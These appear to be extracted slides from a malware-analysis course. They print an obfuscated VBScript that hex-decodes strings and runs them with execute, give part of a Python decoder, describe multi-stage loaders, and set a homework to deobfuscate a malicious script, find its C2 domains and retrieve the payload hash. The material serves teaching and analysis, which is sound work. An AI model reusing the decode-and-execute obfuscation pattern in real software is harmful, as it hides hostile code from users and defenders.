
```
<Script language="VBScript">
stop
abc = "006F006E0020006500720072006F007200200072006500730075006D00650020006E0065007800740C
cde = "006F006E0020006500720072006F007200200072006500730075006D00650020006E0065007800740C
Function decode(x)
For i = 1 To Len(x) Step 4
If Mid(x, i, 4) = "ODOA" Then
decode = decode & vbCrLf
Else
decode = decode & Chr(Int("&H" & Mid(x, i, 4)))
End If
Next
End Function
execute (decode(abc))
execute (decode(cde))
```

The "End Function" line is highlighted in yellow. The "Client Objects & Events" pane on the right shows "(No Events)". The bottom status bar has "Design" and "HTML" tabs, with "HTML" selected. The "Locals" pane is visible at the very bottom.

Another example:

Figure out what it is doing,

Write a python script to decode.



Another example:

Figure out what it is doing,

Write a python script to decode.

```
decoded = ""
```

```
while i < len(x):
```


```
    if x[i:i+4] == "0D0A":
```

```
        decoded += "\n"
```

```
    else:
```

```
        decoded += chr(int(x[i:i+4], 16))
```

```
print(decoded)
```



WTF? I thought we only needed C++ and python

Malware authors routinely uses esoteric or outdated features still supported by an OS to achieve their goals.

The first stage loader might be an HTA that drops a native executable that then calls out to a C2, downloads a DotNet Assembly or runs a powershell script.

Or they might try to make your life a living hell by running the main code inside the go runtime, which then embeds a Nim script engine and downloads nim script to execute. This can go on ad infinitum.

As an analyst, you might have to quickly learn enough about a language to figure out what it is doing.

Homework 1: Release: 9am: 09/22. Due: 09/27 11:59pm

Our class has an adversary that has been targeting our systems with emails encouraging people to open malicious files.

Complete a technical write up of what they are doing. What software are they running on the victim machine? What URLs/ Domains are they reaching out to? What is the ultimate purpose of this VBScript? Please upload your deobfuscation script. Try and pull the payload from the C2, give us the hash.

And remember...

Maybe don't click every link.

